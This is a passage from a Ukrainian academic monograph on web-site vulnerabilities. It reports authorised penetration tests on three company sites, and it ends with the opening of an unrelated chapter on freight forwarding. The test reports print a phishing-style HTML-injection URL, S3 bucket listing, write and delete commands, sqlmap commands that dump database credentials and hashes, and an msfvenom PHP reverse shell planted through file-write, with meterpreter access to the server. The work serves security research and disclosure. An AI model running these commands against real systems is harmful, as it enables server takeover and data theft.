Ін'єкції Hypertext Markup Language (HTML), також іноді називаються Content Spoofing, які завдяки відсутності належної обробки введення даних на сайті, дозволяють зловмисникові вбудувати на сайт власний HTML-код. Іншими словами, така вразливість зумовлена отриманням некоректного HTML, як правило, через форму введення, а потім візуалізацією цього HTML на сторінці web-сайту. Це окремий тип вразливості, який слід відрізняти від ін'єкції Javascript, VBscript та інших. Оскільки HTML є мовою, що використовується для визначення структури web-сторінки, якщо зловмисник може впровадити HTML, він може повністю змінити те, що відображає браузер. Іноді результатом цього може стати повна зміна зовнішнього вигляду сторінки або, в інших випадках, створення форми для обману користувачів. Наприклад, якщо можливо впровадити HTML, тоді можливо додати додатковий шкідливий тег `<form>` перед оригінальним `<form>` на сторінку сайту, переконуючи користувача заново ввести його логін і пароль. При відправці така форма передасть інформацію про його авторизаційні дані хакеру. Також якщо web-сторінка використовує відносні URL-адреси, хакер може спробувати використати тег `<base>` для викрадення даних. Якщо йому вдасться впровадити тег `<base href = 'http://hacker.com/'>`, а web-сторінка використовує відносні URL-адреси для подання форми, то вся інформація введена у формі буде надіслана хакеру.

Як вже згадувалося, HTML-ін'єкція може бути виконана хакером з двома цілями: змінити вигляд сайту, що атакується, викрасти авторизаційні дані користувача за допомогою вбудування фішингової форми.

Ця атака може здійснюватись двома способами:

1. Збережена HTML-ін'єкція (Stored HTML Injection).
2. Відображена HTML-ін'єкція (Reflected HTML Injection).

Основна відмінність між цими двома типами ін'єкцій полягає в тому, що збережена HTML-ін'єкція реалізується, коли шкідливий HTML-код зберігається на web-сервері і виконується кожного разу, коли користувач викликає відповідну функціональність. У випадку відображеної HTML-ін'єкції зловмисний HTML-код не зберігається на web-сервері. Відображена ін'єкція відбувається, коли web-сайт негайно відповідає на зловмисний запит.

Для того, щоб виконати ін'єкцію, по-перше, спеціаліст з кібербезпеки повинен знайти вразливі частини web-сайту. Як вже зазначалося, вразливими частинами web-сайту можуть бути поля введення даних та посилання web-сайту.

Шкідливий HTML-код може потрапити у вихідний код за допомогою innerHTML, властивості об'єктної моделі документа (DOM). Ця властивість дозволяє писати динамічний HTML-код. Він використовується здебільшого для полів введення даних, таких як поля коментарів, анкети, форми реєстрації



тощо. Тому ці елементи найбільш вразливі до HTML-ін'єкцій [4].

4.1.2. SQL-ін'єкції

SQL ін'єкція (SQLi) – це атака, при якій хакер виконує імплантацію шкідливого коду в рядки, що передаються на сервер СУБД для синтаксичного аналізу та виконання. Успішна реалізація SQL-ін'єкції, залежно від типу СУБД та умов впровадження, може дати можливість зловмиснику виконати довільний CRUD запит (команди create, read, update, delete) до бази даних, викликати відмову в обслуговуванні ресурсу, отримати можливість читання та запису локальних файлів або виконувати довільні команди на сервері. Як наслідок, зловмисник отримує доступ до конфіденційної інформації, що міститься в БД, і доступ до команд операційної системи сервера СУБД, тим самим роблячи його площадкою для подальших атак на інші сервери, сервіси та застосування, розташованих в спільній корпоративній мережі організації [5].

Можливість виявлення SQL-ін'єкції можлива лише тоді, коли web-застосунок працює з СУБД. SQLi-атаки зазвичай є результатом неекранованого вводу [6].

4.1.3. Невірна конфігурація безпеки сайту

Для забезпечення максимальної безпеки для будь-якої програми або сайту перш за все необхідна добре розроблена конфігурація на рівні додатку, фреймворка і правильно налаштовані сервери. Ці налаштування повинні постійно підтримуватися і оновлюватися, щоб не допустити проблем в майбутньому. Конфігурація більшості сервісів за замовчуванням не досить безпечна, а програмне забезпечення постійно необхідно підтримувати в актуальному стані [7].

Найпоширеніші неправильні налаштування безпеки, на які слід звертати увагу, щоб підтримувати безпеку web-додатків:

1. Неправильні дозволи або відсутність дозволів.
2. Налаштування за замовчуванням та використання паролів за замовчуванням.
3. Розкриття інформації про конфігурації.
4. Застаріле програмне забезпечення.

4.2. Експериментальне дослідження стійкості сайтів до зовнішніх впливів

Дане експериментальне дослідження стійкості сайтів до зовнішніх впливів було виконано в рамках взаємодії з певними іноземними компаніями для вирішення їх проблем із забезпечення кібербезпеки.



Для експериментального дослідження стійкості сайтів до зовнішніх впливів були обрані наступні види вразливостей сайтів: Server Side Template-ін'єкція, HTML-ін'єкція, XSS-ін'єкція, SQL-ін'єкція та невірна конфігурація безпеки сайту. В ході дослідження використовувалась операційна система Kali Linux й такі програмні рішення: Netcat, Dirb, Burp Suite, AWS CLI, SQLMap.

4.2.1. Експериментальне дослідження стійкості сайту до HTML-ін'єкцій

В рамках цієї наукової роботи було досліджено сайт відомої компанії, що займається обміном цифрових валют щодо стійкості до HTML-ін'єкцій.

Загальний план проведення експерименту з обраною вразливістю включав наступні етапи:

1. Пасивний збір інформації.
2. Аналіз зібраної інформації.
3. Виявлення вразливості сайту.
4. Експлуатація виявленої вразливості.

Пасивний збір інформації полягав в автоматизованому пошуку запитів, що передаються на сайт, за допомогою програмного рішення Burp Suite. В результаті аналізу роботи Burp Suite, було помічено, що вміст параметра «*message =*» GET- запиту відображається на HTML-сторінці.

З метою перевірки щодо стійкості до атаки підміни контенту було підмінено значення параметру «*message =*» GET-запиту. Після відправлення сформованого GET-запиту вміст сторінки відповідного сайту був підмінений.

В результаті дослідження було виявлено, що сайт є нестійким до HTML-ін'єкцій направленої на конкретного користувача (Reflected). Атака була перевірена в різних браузерях та на різних пристроях, що остаточно підтверджує її наявність.

З метою експлуатація виявленої вразливості була сформована шкідлива URL-адреса, що могла застосовуватись для відображення повідомлень з вимогами хакера:

https://domain_of_this_company/account/verified?supportSignUp=true&supportForgotPassword=true&email=ow45798%40gmail.com&message=Your%20account%20has%20been%20HACKED!!!%20Please%20call%20us%20this%20number%200917876543258%20OR%20Drop%20mail%20at%20ow45798%40gmail.com&code=%27

Результат дії вищезазначеного корисного навантаження (рисунок 1).

Використовуючи подібні URL хакер може:

1. Ввести користувачів в оману щодо оригінальності web-сайту.
2. Вставити посилання на URL-адреси, що при натисканні переведуть користувачів на фішингові сайти.




Рисунок 1 – Результат виконання корисного навантаження HTML-ін'єкції.

3. Вимагати гроші за розблокування аккаунту під приводом певної «легенди».

Результати експериментального дослідження були використані у практичній діяльності компанії для підвищення рівня інформаційної безпеки сайту компанії.

4.2.2. Експериментальне дослідження стійкості сайту до вразливостей невірної конфігурації безпеки

З метою пошуку вразливостей невірної конфігурації безпеки був досліджений сайт компанії, що займається розробкою та впровадженням технологій бездротової передачі даних.

Загальний план проведення експерименту з обраною вразливістю включав наступні етапи:

1. Пасивний збір інформації.
2. Аналіз зібраної інформації.
3. Виявлення вразливості сайту.
4. Експлуатація виявленої вразливості.

В ході дослідження за допомогою пасивного збору інформації сайту та подальшого її аналізу, було встановлено, що на відповідному сайті використовується технологія Amazon AWS s3.

Amazon AWS s3 використовується для розміщення сайту, якщо web-додаток є статичним, для зменшення необхідних ресурсів. В Amazon AWS s3 можна зберігати набори файлів, доступних через Інтернет папки (так звані контейнери або buckets). При чому будь-який контейнер (bucket) може бути



застосований для розміщення web-сайту. Розробник зазначає індексний документ (іншими словами, стартову сторінку) і політику, яка встановлює, хто може мати доступ до сайту. Ця технологія дає можливість управляти сторінками з контейнера (bucket), таким чином, якщо б вони були розміщені на звичайному web-сервері. Мови виконання скриптів на стороні клієнта, такі як JavaScript, підходять для S3, тому цей сервіс активно використовується. Web-сервіс Amazon дозволяє зберігати ресурси на різних серверах по всьому світу, оптимізуючи швидкість доставки файлів в середовищі широко поширеної географічно мережи користувачів.

Після виявлення даного сервісу необхідно було знайти найменування цих хмар (хостингових контейнерів або buckets). Для вирішення цієї задачі було спеціально розроблено програму мовою python, що формує словник для перебору найменувань можливих хостингових контейнерів, після чого програма розпочинає перебір по словнику для пошуку контейнерів, до яких є доступ на читання, додавання або видалення інформації через неправильну конфігурацію безпеки сервісу Amazon AWS s3.

В результаті роботи програми було виявлено найменування чотирьох вразливих контейнерів цього сайту:

```
s3://company-email
s3://company-media
s3://company-storage
s3://company-s3
```

Для роботи з відповідними контейнерами було застосовано сконфігуроване консольне програмне рішення від Amazon – aws-cli tool, що дозволяє отримувати доступ до контейнерів за допомогою API.


Команди, що використовувались для перевірки доступу за допомогою aws-cli tool:

```
root@kali:~# aws s3 ls s3://company-email
root@kali:~# aws s3 cp file.txt s3://company-email
root@kali:~# aws s3 rm s3://company-email/file.txt
```

Всі вищезазначені команди були виконані, отже була підтверджена невірна конфігурація безпеки хмари. Через невірну конфігурацію AWS S3 до хмари було отримано доступ на:

1. Читання файлів.
2. Додавання файлів.
3. Завантаження файлів.
4. Видалення файлів.
5. Видалення хмари.

Результат виконання успішного отримання списку вмісту хмар (рисунок 2).



```

root@kali:~# aws s3 ls s3://-email
2019-12-03 20:06:10 468089 IoT Tracking Report_9-19.pdf
2017-06-21 00:39:28 179452 Soleil-Bold.ttf
2017-06-21 00:39:28 193560 Soleil-Book.otf
2017-06-21 00:39:28 191304 Soleil-Light.otf
2017-06-21 00:39:28 190132 Soleil-Regular.otf
2020-03-24 20:13:39 430128 congrats.png
2017-06-21 00:45:51 26356 footer-topo.png
2017-06-21 00:41:37 43901 hardware.png
2019-11-06 22:47:49 613241 -patron.pdf
2017-06-21 00:41:48 106611 laptop-topo.png
2017-06-21 00:41:48 2287 logo-blue.png
2020-05-21 00:43:00 522825 referralheaderemail.png
2017-06-21 00:40:23 65262 topo.png
root@kali:~# aws s3 ls s3://-storage
PRE defaults/
PRE help/
PRE marketing/
PRE rooms/
2015-04-02 02:07:24 43443 underminer.jpg
root@kali:~# aws s3 ls s3://-media
PRE app/
PRE viz/
2019-07-23 01:02:36 352822 awesomefriend.png
2020-06-01 16:56:37 5852 global_conf.json
2018-05-23 18:19:12 8533482 he-index-bg2.mp4
2018-05-23 18:17:00 8533482 -bg-city2.mp4
2019-06-19 03:52:57 19759 internal-dashboard-login-logo.png
2019-06-19 02:59:56 13688 internal-dashboard-logo.png
2018-05-10 08:39:13 14511 whitepaper.aux
2018-05-10 08:39:13 1822 whitepaper.brf
2018-05-10 08:39:13 29212 whitepaper.fdb_latexmk
2018-05-10 08:39:13 31004 whitepaper.flx
2018-05-10 08:39:13 48677 whitepaper.log
2018-05-10 08:39:13 3700 whitepaper.out
2018-05-10 08:39:13 1223052 whitepaper.pdf
root@kali:~# aws s3 ls s3://-s3
PRE wp-content/
root@kali:~#
    
```

Рисунок 2 – Результат перегляду вмісту хмарних контейнерів.

Небезпечність цієї неправильної конфігурації полягає у розкритті всієї конфіденційної інформації користувачів, яка міститься у відповідних хмарах, а також у можливості підміни контенту сайту, що загрузається з вразливих хмар. Також атакуючий має можливість видалити хмару AWS командою `aws s3 rb s3://company-email` і після видалення знову зареєструвати хмару з таким же найменуванням, щоб захопити її.

4.2.3. Експериментальне дослідження стійкості сайту до SQL-ін'єкцій

В рамках цієї наукової роботи було проведено експериментальне дослідження сайту організації, що займається продажем електроніки, щодо стійкості до SQL-ін'єкції.

Загальний план проведення експерименту з обраною вразливістю включав наступні етапи:

1. Активний збір інформації.
2. Аналіз зібраної інформації.
3. Виявлення вразливості сайту.
4. Експлуатація виявленої вразливості.

На етапі активного збору інформації була досліджена форма пошуку товарів на сайті, що надсилає POST запити. З метою перевірки стійкості сайту до SQL-ін'єкції було використано запит з параметром одинарної лапки в параметрі `<productName=>` в програмному рішенні BurpSuite, що налаштований в якості проксі-сервера для перехоплення та аналізу запитів та відповідей до цільового сайту, який викликав помилку бази даних (рисунок 3).




Рисунок 3 – Post-запит та відповідь на нього.

Це означає, що даний сайт нестійкий до впливу вразливості SQL-ін'єкції та зловмисник може імплантувати в його код будь-яку команду, виконання якої може привести до непередбачуваних негативних наслідків.

Для детального автоматизованого дослідження сайту до вразливості SQL-ін'єкції було використане програмне рішення SQLMap. Результат перевірки вразливого параметру «*productName*» за допомогою SQLMap (рисунок 4).

Програмне рішення підтвердило наявність вразливості SQL-ін'єкції.

Для експлуатації виявленої вразливості було використано програмне рішення SQLMap. Командою *sqlmap -r headers.req -dbs* був здійснений перегляд найменувань баз даних, які використовує сайт (рисунок 5).




Рисунок 4 – Результат перевірки параметру «*productName*» на можливість впровадження шкідливого sql-коду.



```
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse
```

Рисунок 5 – Результат отримання найменувань баз даних за допомогою експлуатації виявленої вразливості SQL-ін'єкції.

На наступному етапі був здійснений перегляд найменування таблиць бази mysql для подальшого їх читання `sqlmap -r headers.req -D mysql --tables` (рисунок 6).

```
Database: mysql
[31 tables]
+-----+
db
event
user
column_stats
columns_priv
func
```

Рисунок 6 – Результат отримання найменувань таблиць бази даних «mysql».

Для отримання найменувань всіх стовпчиків таблиці «user» була використана команда `sqlmap -r headers.req -D mysql -T user --columns` (рисунок 7).

```
Database: mysql
Table: user
[47 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| Password | longtext |
| User | char(80) |
| Alter_priv | varchar(1) |
| Alter_routine_priv | varchar(1) |
| authentication_string | longtext |
| Create_priv | varchar(1) |
```

Рисунок 7 – Результат отримання найменувань стовпчиків таблиці «user» бази даних «mysql».

Найбільш цікавими для хакера є стовпчики з авторизаційними даними коистувачів. Тож було здійснено їх читання командою `sqlmap -r headers.req -D mysql -T user -C User,Password --dump` (рисунок 8).

```
[INFO] retrieved: '*0E178792E8FC304A2E3133D535D38CAF1DA:' 'hector'
[INFO] retrieved: '*CFE3EEE434B38CBF709AD67A4DCDEA476CB/' 'manager'
[INFO] retrieved: '*0A4A5CAD344718DC418035A1F4D292BA603:' 'root'
[INFO] retrieved: '*0A4A5CAD344718DC418035A1F4D292BA603:' 'root'
[INFO] retrieved: '*0A4A5CAD344718DC418035A1F4D292BA603:' 'root'
[INFO] retrieved: '*0A4A5CAD344718DC418035A1F4D292BA603:' 'root'
[INFO] recognized possible password hashes in column 'Password'
```

Рисунок 8 – Результат отримання даних стовпчиків «User», «Password» таблиці «user» бази даних «mysql».

В результаті відпрацювання команди були отримані хеші паролів та логіни



відповідних користувачів. Один з хешів пароля вдалося розшифрувати методом повного перебору за словником. Вразливість призвела до захоплення аккаунту користувача «*hector*», через слабкий пароль.

З метою отримання віддаленого доступу було перевірено можливість виконання sql команд на запис файлу. Команда запису тестового файлу була виконана. Отже, можливо згенерувати payload у вигляді зворотньої-командної оболонки з розширенням php (php-reverse-shell) та записати її на сервер.

Був згенерований php-reverse-shell за допомогою програмного рішення msfvenom, призначеного для генерації корисних навантажень командою:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=my_ip LPORT=4321 -f raw
> r.php cat r.php | xclip -selection clipboard && echo '<?php ' | tr -d '\n' > r.php
&& xclip -selection clipboard -o >> r.php
```

Після генерації r.php був записаний в директорію web-сервера командою:

```
sqlmap -r headers.req --file-write=/home/r.php --file-dest=C:/wwwroot/r.php
```

Для перехоплення віддаленого доступу за допомогою php-reverse-shell було запущено прослуховування порта 4321 (рисунок 9).

```
msf5 > handler -p php/meterpreter_reverse_tcp -H -P 4321
[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on :4321
```

Рисунок 9 – Переведення порта 4321 в режим «listening» за допомогою модуля «multi handler» консольного програмного рішення msfconsole

Після звернення до файлу, завантаженого на сервері, що містить корисне навантаження, за допомогою команди *curl http://domain_site/r.php* було отримано віддалений доступ до сервера. Для перевірки з'єднання була виконана команда для перегляду облікових записів на сервері за допомогою створеної сесії в meterpreter (рисунок 10).

```
meterpreter > execute -f powershell -a "net users" -i -H
Process 4664 created.
Channel 1 created.

User accounts for \\
-----
Administrator      DefaultAccount      Guest
Hector              WDAGUtilityAccount
The command completed with one or more errors.
```

Рисунок 10 – Схема Результат виконання команди перевірки існуючих користувачів в системі на віддаленій вразливій машині.

Таким чином, вразливість цього сайту до зовнішніх впливів, як і в першому випадку, виявилась критичною. Керування сервером було повністю захоплено за допомогою SQL-ін'єкцій на сайті.



Висновки

У монографії виділені найбільш небезпечні та популярні види вразливостей web-сайтів, що використовуються хакерами з метою несанкціонованого втручання в роботу обчислювальних систем: web-ін'єкції, невірна конфігурація безпеки сайту, міжсайтовий скриптинг (XSS), використання модулів з загальновідомими вразливостями, атаки на відмову в обслуговуванні та розподілені атаки на відмову в обслуговуванні (DoS та DDoS). Щодо вразливостей web-ін'єкцій та невірної конфігурації безпеки сайту здійснений аналіз, на основі якого описується проведення атаки, наведені рекомендації спеціалістам з кібербезпеки щодо їх ефективного виявлення, а також перераховані ризики для всієї обчислювальної системи, що можуть бути досягнуті хакером в результаті експлуатації виявленої ним вразливості.

В експериментальній частині наукової роботи авторами обрано три реальних сайти компаній для дослідження стійкості відповідних сайтів до описаних в теоретичній частині вразливостей. Дослідження відбувались на підставі отриманих дозволів від розробників сайту компаній. За результатом проведення трьох експериментальних досліджень стійкості сайтів компаній до зовнішніх впливів були знайдені вразливості різного ступеня тяжкості: HTML-ін'єкція, невірна конфігурація безпеки сайту хмарної технології AWS S3 та SQL-ін'єкція. Безпека одного сайту виявилась у критичному стані – за допомогою експлуатації SQL-ін'єкції отримано несанкціонований віддалений доступ до серверу організації з правами адміністратора. Результати експериментальних досліджень стійкості сайтів до зовнішніх впливів, а також рекомендації щодо усунення виявлених авторами вразливостей були використані у практичній діяльності компаній для підвищення рівня інформаційної безпеки сайтів компаній.

Спираючись на наведені експерименти, що були проведені з метою дослідження стійкості сайтів до зовнішніх впливів, а також на статистичні дані слід зазначити, що навіть при використанні передових програмних та технічних рішень світових розробників з інформаційної безпеки неможливо надати 100% гарантію захисту сайту без його періодичного професійного аудиту.

Таким чином, експериментальне дослідження стійкості сайтів до зовнішніх впливів є найбільш ефективним методом забезпечення інформаційної безпеки, що дозволяє знайти вразливості сайту та забезпечити їх усунення раніше, ніж це виявить реальний хакер із метою несанкціонованого втручання в роботу системи.

Але безпека сайту як і інформаційна безпека в цілому, повинна відповідати принципу комплексності. Отже, найбільш надійного захисту web-сайту можна досягти тільки, якщо запропонований метод експериментального дослідження стійкості сайту до зовнішніх впливів використовувати в сукупності з аналізом вихідного коду сайту.

**KAPITEL 5 / CHAPTER 5****PROJECT ORIENTED MANAGEMENT AND AGILE TRANSFORMATION
OF TRANSPORT AND FORWARDING COMPANIES****ПРОЄКТНО-ОРІЄНТОВАНЕ УПРАВЛІННЯ ТА AGILE-ТРАНСФОРМАЦІЯ
ТРАНСПОРТНО-ЕКСПЕДИТОРСЬКИХ КОМПАНІЙ****DOI: 10.30890/2709-2313.2021-06-04-011****Вступ**

Високий рівень конкуренції в транспортно-експедиторській сфері і тенденція її подальшого росту обумовлюють необхідність постійного пошуку транспортно-експедиторськими компаніями (ТЕК) шляхів підвищення ефективності організації бізнес-процесів. Сьогодні у транспортно-експедиторських компаній залишається два ключові чинники конкурентоспроможності – інноваційні технології управління і «людський капітал», тобто співробітники з їх рівнем компетентності, командним духом, зв'язками з клієнтурою, взаємодіючими компаніями і т.п. В якості варіантів забезпечення інноваційних технологій управління виступає проєктно-орієнтоване управління та Agile-методологія. Їх поєднання є одним зі шляхів створення нового ефективного стандарту роботи транспортно-експедиторських компаній для забезпечення їх конкурентоспроможності та ефективності.

5.1. Поточний стан транспортно-експедиторської діяльності

Ринок транспортних послуг – самостійна сфера світового ринку послуг. В результаті росту об'ємів світового виробництва та товарообігу. Значну роль на ринку транспортних послуг відіграють саме вантажні перевезення, оскільки будь-який бізнес-процес не може обійтися без вантажних перевезень, вони є невід'ємною частиною торгових відносин. Крім того, вантажні перевезення це один з основних факторів розвитку економіки в країні і забезпечення її зовнішньоекономічних зв'язків.

Процес доставки вантажів є послідовність операцій, що виконуються з метою переміщення об'єкта транспортування – вантажу – до місця призначення. При цьому перевезення вантажів може бути як між виробниками товарів і послуг, так і від місця виробництва до місця реалізації або конкретному споживачеві.

Зростання виробництва, еволюція форм організації господарювання, що супроводжуються збільшенням кількості операцій в процесі руху товару, визначили відокремлення різних видів підготовчих та супутніх транспортному процесу операцій від процесу перевезення вантажу, що являє собою транспортно-експедиторську діяльність (ТЕД).



ТЕД – це підприємницька діяльність із надання транспортно-експедиторських послуг (ТЕП) з організації та забезпечення перевезень експортних, імпорتنих, транзитних або інших вантажів. В свою чергу, ТЕП – робота, що безпосередньо пов'язана з організацією та забезпеченням перевезень експортного, імпортного, транзитного або іншого вантажу за договором транспортного експедирування [1].

ТЕП надаються клієнту при експорті з України, імпорті в Україну, транзиті територією України чи іншими державами, внутрішніх перевезеннях територією України та передбачають [1-3]:

оптимальне транспортне обслуговування, а також організовують перевезення вантажів різними видами транспорту територією України та іноземних держав відповідно до договорів (контрактів), згідно з якими сторони мають право використовувати відомі міжнародні звичаї, рекомендації, правила міжнародних органів та організацій, якщо це не заборонено прямо або у виключній формі цим та іншими законами України;

фрахтування національних, іноземних суден та залучення інших транспортних засобів і забезпечення їх подачі в порти, на залізничні станції, склади, термінали або інші об'єкти для своєчасного відправлення вантажів;

здійснення робіт, пов'язаних з прийманням, накопиченням, подрібненням, доробкою, сортуванням, складуванням, зберіганням, перевезенням вантажів;

облік надходження та відправлення вантажів з портів, залізничних станцій, складів, терміналів або інших об'єктів;

охорону вантажів під час їх перевезення, перевалки та зберігання; організацію експертизи вантажів;

оформлення товарно-транспортної документації та її розсилання за належністю;

надання в установленому законодавством порядку учасникам ТЕД заявки на відправлення вантажів та наряди на відвантаження;

виконання комплексу заходів з відправлення вантажів, що надійшли в некондиційному стані, з браком, у пошкодженій, неміцній, нестандартній упаковці або такій, що не відповідає вимогам перевізників;

здійснення страхування вантажів та своєї відповідальності;

забезпечення підготовки та додаткового обладнання транспортних засобів і вантажів згідно з вимогами нормативно-правових актів щодо діяльності відповідного виду транспорту;

забезпечення оптимізації руху матеріальних потоків від вантажовідправника до вантажоодержувача з метою досягнення мінімального рівня витрат;

здійснення розрахунків з портами, транспортними організаціями за перевезення, перевалку, зберігання вантажів;

оформлення документів та організації роботи відповідно до митних,



карантинних та санітарних вимог;

надання підготовленого транспорту, який має додаткове обладнання згідно з вимогами, передбаченими законодавством;

надання інших допоміжних та супутніх перевезенням ТЕП, щопередбачені договором транспортного експедирування і не суперечать законодавству.

При здійсненні ТЕД задіяна безліч учасників: клієнти, перевізники, експедитори, транспортні агенти, порти, залізничні станції, об'єднання та спеціалізовані підприємства залізничного, авіаційного, автомобільного, річкового та морського транспорту, митні брокери та інші особи, що виконують роботи (надають послуги) при перевезенні вантажів [1].

Закон України «Про транспортно-експедиторську діяльність» дає наступні визначення учасників ТЕД:

Клієнт – споживач послуг експедитора (юридична або фізична особа), який за договором транспортного експедирування самостійно або через представника, що діє від його імені, доручає експедитору виконати чи організувати або забезпечити виконання визначених договором транспортного експедирування послуг та оплачує їх, включаючи плату експедитору;

Перевізник – юридична або фізична особа, яка взяла на себе зобов'язання і відповідальність за договором перевезення вантажу за доставку до місця призначення довіреного їй вантажу, перевезення вантажів та їх видачу (передачу) вантажоодержувачу або іншій особі, зазначеній у документі, що регулює відносини між експедитором та перевізником;

